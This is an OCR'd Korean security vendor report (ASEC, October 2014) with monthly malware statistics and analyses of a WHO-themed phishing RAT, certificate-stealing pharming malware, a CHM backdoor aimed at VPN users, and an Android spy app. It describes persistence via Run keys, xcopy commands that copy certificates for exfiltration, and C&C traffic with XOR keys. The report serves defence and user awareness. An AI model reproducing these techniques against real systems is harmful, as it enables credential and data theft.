
Security Trend

ASEC REPORT

VOL.58

October, 2014



AhnLab


ASEC REPORT

VOL.58 October, 2014

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2014년 10월 보안 동향

Table of Contents




1

보안 통계
STATISTICS

01 악성코드 통계


ASEC이 집계한 바에 따르면, 2014년 10월 한달 간 탐지된 악성코드 수는 406만 5,620건으로 나타났다. 이는 전월 252만 3,094건 보다 154만 2,526건 증가한 수치다. 한편 10월에 수집된 악성코드 샘플 수는 457만 2,315건으로 집계됐다.

[그림 1-1]에서 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드 샘플 수를 의미한다.



[그림 1-1] 악성코드 추이

[그림 1-2]는 2014년 10월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 55%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 27.3%, 애드웨어(Adware)가 5.63%로 그 뒤를 이었다.



[그림 1-2] 주요 악성코드 유형

[표 1-1]은 10월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. Adware/Win32.SwiftBrowse가 총 50만 6,799건으로 가장 많이 탐지되었고, Trojan/Win32.Agent가 17만 1,157건으로 그 뒤를 이었다.

[표 1-1] 악성코드 탐지 최다 10건 (진단명 기준)

순위	악성코드 진단명	탐지 건수
1	Adware/Win32.SwiftBrowse	506,799
2	Trojan/Win32.Agent	171,157
3	Adware/Win32.SearchSuite	161,174
4	PUP/Win32.SwiftBrowse	104,019
5	Trojan/Win32.OnlineGameHack	102,738
6	PUP/Win32.IntClient	90,832
7	Trojan/Win32.Starter	76,924
8	Adware/Win32.Agent	75,492
9	ASD.Prevention	64,545
10	PUP/Win32.MyWebSearch	57,111


02
웹 통계

2014년 10월 악성코드 유포지로 악용된 도메인은 1,365개, URL은 1만 8,431개로 집계됐다. 또한 10월의 악성 도메인 및 URL 차단 건수는 총 608만 1,235건이다. 악성 도메인 및 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.

[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수

03
모바일 통계

2014년 10월 한달 간 탐지된 모바일 악성코드는 10만 2,335건으로 나타났다.




[그림 1-4] 모바일 악성코드 추이

[표 1-2]는 10월 한달 간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. Android-Trojan/FakeInst가 지난달 보다 5,372건 증가한 2만 683건이었으며, Android-PUP/Noico, Android-PUP/Chitu와 같은 새로운 유형의 PUP가 발견되었다.

[표 1-2] 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-Trojan/FakeInst	20,683
2	Android-PUP/SmsReg	13,095
3	Android-PUP/Dowgin	12,098
4	Android-Trojan/Opfake	9,438
5	Android-Trojan/SMSAgent	3,783
6	Android-PUP/Chitu	2,973
7	Android-Trojan/SmsSend	2,704
8	Android-Trojan/SmsSpy	2,197
9	Android-PUP/Wapsx	2,135
10	Android-PUP/Noico	2,078



2

보안 이슈
SECURITY ISSUE

01 에볼라 바이러스 안내문으로 위장한 스팸 메일

에볼라 바이러스에 대한 공포감이 확산되고 있는 가운데 사람들의 불안한 심리를 악용한 스팸 메일과 악성코드가 발견되었다. [그림 2-1]은 이번에 발견된 에볼라 관련 스팸 메일이며, 첨부 파일에 악성코드가 포함되어 있어 주의가 요구된다. 메일 본문에는 WHO 로고와 이름을 사용하여 WHO(세계보건기구)에서 발송한 것처럼 위장하였다.




그림 2-1 | WHO로 위장하여 발송된 스팸 메일

발신자의 메일 주소 확인 결과, WHO가 보낸 메일이 아니다. 실제 WHO의 홈페이지 주소는 www.who.int이며 메일 발송자의 이메일 주소는 who@care.com이다. 도메인이 달라서 쉽게 발견할 수도 있지만, 메일 주소 앞의 아이디가 who로 표기되어 있어 사람들이 오해하기 쉽다. 게다가 에볼라 바이러스에 대한 불안감이 확산되고 있는 상황에서 WHO가 제공하는 "에볼라 바이러스로부터 안전해지는 방법"에 관한 내용이라면 사람들의 호기심을 자극하기에 충분하다.




그림 2-2 | 첨부된 압축 파일을 해제하면 생성되는 파일

해당 메일의 첨부 파일은 rar 압축 파일이다. 압축된 이 파일을 해제하면 [그림 2-2]와 같이 exe 파일이 생성된다. 실행 파일의 아이콘은 흰색이어서 윈도 탐색기에서 확인하면 [그림 2-2]와 같이 파일명만 보인다.




그림 2-3 | 첨부된 압축 파일을 해제하면 생성되는 실행 파일의 생성 시간

스팸 메일은 최근 발생하고 있는 에볼라 바이러스의 이슈를 이용하여 유포되었다. 하지만 실제 실행 파일은 [그림 2-3]과 같이 2013년 8월 22일에 생성되었음을 확인할 수 있다. 이처럼 최근 이슈를 악용하여 악성코드를 유포하더라도 예전에 제작한 악성코드를 재활용하는 경우도 있다.

그림 2-4 | 실행 파일 형태의 RAR SFX 압축 파일

[그림 2-4]와 같이 파일 정보는 실행 파일 형태의 RAR SFX 압축 파일이다. 압축 파일인 점에서 다수의 파일이 생성될 수 있음을 예상할 수 있다. 또한 압축 파일이 해제되면서 동시에 특정 파일이 실행될 가능성도 예측할 수 있다. 실제로 해당 파일은 [표 2-1]과 같이 동작한다.

표 2-1 | 압축 파일 해제 후 특정 파일 실행

[생성 되는 파일]
C:₩Documents and Settings₩Administrator₩Application Data₩eaedq₩ 폴더에 약 40여 개의 파일

[시작 프로그램 등록]
HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩WindowsUpdate
"C₩Documents and Settings₩Administrator₩Application Data₩eaedq₩nxjqw.cmd
C:₩DOCUME~1₩ADMINI~1₩APPLIC~1₩eaedq₩dhkta.bvi"




그림 2-5 | 난독화된 AutoIt 스크립트 파일을 실행하는 부분

[표 2-1]의 dhkta.bvi 파일을 확인하면 [그림 2-5]와 같이 Excute(BinaryToString(“)의 문자열을 통해 난독화된 스크립트를 실행한다. AutoIt으로 작성된 난독화 스크립트이다. 최초의 악성 파일이 실행될 때 생성된 nxjqw.cmd 파일에 의해 실행된다.




그림 2-6 | AutoIt 스크립트 실행을 돕는 nxjqw.cmd 파일

[그림 2-6]과 같이 nxjqw.cmd의 정보는 AutoIt 스크립트의 실행을 돕는 AutoIt3.exe 파일이다. 해당 nxjqw.cmd 파일에 의해 dhkta.bvi 스크립트가 실행되면서 다음과 같은 특정 IP 주소로 통신을 시도한다.

[네트워크 연결 시도]
5.**4.1*2.*6:1**4

해당 악성코드에 감염되면 사용자의 PC 정보를 탈취

하는 등 개인정보 유출로 인한 피해가 발생할 수 있어 주의가 필요하다. 특히 최근 이슈에 대한 제목의 스팸 메일의 경우 다음과 같은 사항을 준수하여 피해가 발생하지 않도록 사전에 예방해야 한다.

[안전한 이메일 사용법]

- 발신인이 불분명한 메일은 열람 금지
- 최신의 백신 엔진 유지와 실시간 감시 활성화
- 첨부 파일은 백신 검사 후 실행 및 열람
- 본문의 URL은 가급적 접속하지 말 것
- 확장명 숨기기 기능 해제하기

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

Trojan/Win32.DarkKomet (2014.10.25.00)

Trojan/Win32.MDA (2014.10.17.00)

02 PUP 파일을 변조하여 유포되는 '파밍' 악성코드

최근 불필요한 프로그램(Potentially Unwanted program, PUP)을 통해 공인인증서와 개인정보 등을 탈취하는 사례가 발생하고 있어 주의가 요구된다. 이번에 발견된 악성코드는 불필요한 프로그램 설치 파일을 변조하여 유포되었다. 변조된 설치 파일을 실행하면 [그림 2-7]과 같이 인터넷 쇼핑몰의 바로가기 아이콘이 생성된다.

그림 2-7 | 바탕화면에 생성된 바로가기 아이콘

이후 악성코드는 [표 2-2]와 같이 파일을 추가로 생성한다.

표 2-2 | 추가 생성된 파일

[파일 생성 정보]
C:₩hal₩SSI.exe
C:₩hal₩SUB_1.exe
C:₩3XVXP131VD1UP124[랜덤한 폴더명]₩Hfkhm[랜덤한 파일명].exe

[표 2-2]에서 생성된 'SSI.exe'와 'Hfkhm.exe' 파일은 [시작 프로그램]의 레지스트리에 등록되며 시스템 재시작 시 자동으로 실행된다.

그림 2-8 | 시작프로그램 레지스트리에 등록된 악성 파일

Hfkhm.exe 파일이 [표 2-3]의 명령어를 수행하면 사용자의 공인인증서가 복사된다.

표 2-3 | 악성코드에 의해 실행되는 명령어

[명령어]
xcopy.exe CREATE C:₩Lfyojjfq
xcopy.exe CREATE C:₩Lfyojjfq₩yessign
xcopy.exe CREATE C:₩Lfyojjfq₩yessign₩098f6bcd4621d373cade4e832627b4f6.der

복사된 공인인증서는 [그림 2-10]과 같이 압축되어 C&C 서버로 전송된다.




그림 2-9 | 압축 파일에 존재하는 공인인증서




그림 2-10 | C&C 서버로 전송되는 압축 파일

이후 Hfkhm.exe 파일은 [그림 2-11]과 같이 호스트(hosts) 파일을 변조한다.




그림 2-11 | 변조된 호스트(hosts) 파일

[그림 2-12]와 같이 감염된 시스템에서 주요 포털 사이트나 은행 사이트에 접속하면 변조된 호스트 파일에 의해 파밍 사이트로 연결된다.




그림 2-12 | 금융감독원을 사칭한 파밍 사이트

[그림 2-12]의 팝업 이미지를 클릭하면 위조된 은행 사이트로 연결된다. 사용자가 위조된 은행 사이트 내부를 클릭하면 [그림 2-13]과 같이 팝업창이 나타나며, 보안 관련 재인증을 요구한다.

그림 2-13 | 보안 관련 재인증을 요구하는 창

[그림 2-15]와 같이 개인정보 탈취 페이지를 통해 입력된 정보는 C&C서버로 전송된다.

그림 2-14 | 개인정보 입력 페이지(좌)/ 금융정보 입력 페이지(우)




그림 2-15 | C&C 서버로 전송되는 입력된 정보

[그림 2-15]와 같이 사용자가 입력한 금융정보는 암호화되지 않은 상태로 전송된다. 따라서 네트워크 상에 노출되어 있어 2차 피해가 발생할 수 있다.

[그림 2-16]과 같이 정상적인 은행 사이트는 주소창이 녹색(신뢰할 수 있는 사이트)으로 표시된다. 은행 등 금융기관은 어떠한 경우에도 보안카드의 모든 정보를 요구하지 않는다는 점을 염두에 둔다면 피해를 최소화할 수 있을 것이다.

그림 2-16 | 정상적인 은행 사이트 주소창(상)
위조된 은행 사이트 주소창(하)

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>
Dropper/Win32.MulDrop (2014.10.28.05)
PUP/Win32.ShortCut (2013.12.12.03)
Trojan/Win32.Palevo (2014.10.29.00)

03
VPN 사용자 겨냥한 CHM 악성코드 주의

국가기관 정보시스템의 VPN 사용자를 대상으로 악성코드가 유포되었다. 해당 악성코드는 [그림 2-17]과 헬프(Help) 파일로 위장하였으며, CHM 파일에는 [표 2-4]와 같이 다음의 파일들이 포함되어 있다.

표 2-4 | CHM에 포함되어 있는 파일들

제목 없음.chm 컴파일된 HTML Help 파일 132KB	/index.htm - 악성 파일을 로드 /제목 없음.jpg - 사용자를 속이기 위한 그림 파일 /msupdate.exe - 악성 파일

악성코드에 포함되어 있는 '제목 없음.jpg'의 내용은 [그림 2-17]과 같다.




그림 2-17 | CHM 실행 화면 (제목 없음. JPG)

CHM 파일을 실행하면 [그림 2-18]과 같은 형식의 index.htm이 실행되는데, 이때 악성 파일인 msupdate.exe가 실행된다.

그림 2-18 | object 태그를 이용하여 악성 파일(msupdate.exe) 실행

msupdate.exe는 리소스 영역에 [그림 2-19]와 같이 DLL을 포함하고 있으며, 실행 시 해당 DLL을 'Application Management'라는 이름의 서비스로 등록시킨다(서비스 메인 이름 'iamcoming').




그림 2-19 | 리소스 영역에 포함되어 있는 DLL(상)
해당 DLL을 서비스로 등록(하)

등록된 DLL은 C&C인 express.xxxxxx.com:80(1x5.4x.2xx.1xx)과 통신하며, 사용자 PC 명과 IP 주소 등의 시스템 정보를 수집하여 서버로 보내고 두 개의 스레드를 생성하여 명령을 주고받는다. 이때 패킷은 암호화되어 있으며 보낼 때에는 0x67, 받을 때는 0x11 로, 각각 XOR로 연산하여 전송된다.




그림 2-20 | 난독화된 패킷(좌)/ 복호화된 패킷(우)

해당 악성코드는 서버에서 받아온 명령(ipconfig / all, cd, dir 등)을 통해 PC에 있는 디렉터리 리스트나 IP 정보를 계속 유출한다. 서버에서 받아온 명령을 그대로 실행하면 더 많은 악성 행위가 이루어질 수 있다. 따라서 수신된 메일의 의심스러운 CHM 파일은 열람을 자제하는 등 사용자의 각별한 주의가 필요하다.

V3 제품에서는 해당 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>
Dropper/Agent (2014.10.31.05)
Trojan/Win32.Backdoor (2014.10.30.03)

3

악성코드 상세분석
ANALYSIS-IN-DEPTH

01 스마트폰에 저장된 개인정보를 수집하는 스파이앱

지금까지 스미싱 악성 앱은 소액결제나 금융정보 유출 등 사용자의 금전적인 피해를 유발하는 유형이 주를 이뤘다. 그러나 최근 스마트폰에 저장된 개인정보를 유출해 2차적인 피해를 유발하는 유형이 증가하고 있어 주의가 요구된다.

지난 10월, 메신저 애플리케이션 DB를 탈취하는 악성 앱이 언론을 통해 알려졌다. 사용자 정보를 유출하는 악성 앱으로, V3 모바일(V3 Mobile)은 해당 악성 앱을 Android-Trojan/MobileSpy로 진단하고 있다. Android-Trojan/MobileSpy는 지난 9월 15일 안랩 모바일 악성코드 자동분석 시스템에서 최초 확인된 이후 꾸준히 변형이 나타나고 있다.

Android-Trojan/MobileSpy는 지속적으로 C&C 서버로의 연결을 시도하고 이를 통해 공격자의 명령을 받아 수행한다. 주요 기능은 ▲통화 내용 녹음 ▲SMS 문자발송 ▲SMS 및 통화 수·발신 내역 유출 ▲메신저 애플리케이션 DB의 대화 내용을 복호화한 후 유출하는 행위 등이다. 전형적인 스파이앱으로, 스마트폰에 저장된 모든 정보를 외부로 유출할 수 있어 2차 피해가 우려된다.

설치 및 동작

스미싱 등을 통해 전파되는 악성 앱인 Android-Trojan/MobileSpy가 설치 시 요구하는 권한은 [그림 3-1]과 같다. 전화, 문자, 사진, 동영상, 위치, 연락처 등에 대한 접근 권한과 오디오 녹음 권한, 저장소 접근 권한 등을 요구하며 스마트폰 시작 시 자동으로 실행될 수 있다는 점 등 일반적인 앱이 요구하는 내용과는 차이를 보인다.




그림 3-1 | Android-Trojan/MobileSpy 설치 시 권한 요구

해당 앱이 설치되면 'ILoveYou'라는 이름의 앱이 스마트폰 화면에 나타난다. 이때 주로 사용되는 아이콘은 [그림 3-2]와 같이 2가지이며, 스마트폰의 해상도에 따라 다르게 보일 수 있다.




그림 3-2 | Android-Trojan/MobileSpy 설치 시 아이콘




그림 3-3 | Android-Trojan/MobileSpy 설치 화면

사용자가 해당 앱을 실행하면 화면만 깜빡일 뿐 실행과 관련된 별도의 화면이 나타나지 않는다. 그러나 Android-Trojan/MobileSpy가 실행되면 CPU 정보, 화면 크기, 네트워크 상태 등의 기본 정보를 C&C 서버로 전송한다.




그림 3-4 | Android-Trojan/MobileSpy 실행 시 전송되는 정보

상세 기능 분석

앞서 악성 앱이 실행될 때 나타나는 증상을 살펴보았다. 지금부터 해당 악성 앱의 상세한 기능을 알아본다. 먼저 안드로이드 앱의 명세를 가진 'AndroidManifest.xml' 파일을 살펴보자.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android=
"http://schemas.android.com/apk/res/android" android:versionCode="1"
                android:versionName="4.1.0.1" package="com.server">
  <uses-sdk android:minSdkVersion="3"/>
... 중략 ...
    <service android:name=".BootService">
      <intent-filter>
        <action android:name="com.server.BootService"/>
      </intent-filter>
    </service>
    <service android:name=".PhoneListenerService">
      <intent-filter>
          <action android:name="com.server.PhoneListenerService"/>
      </intent-filter>
    </service>
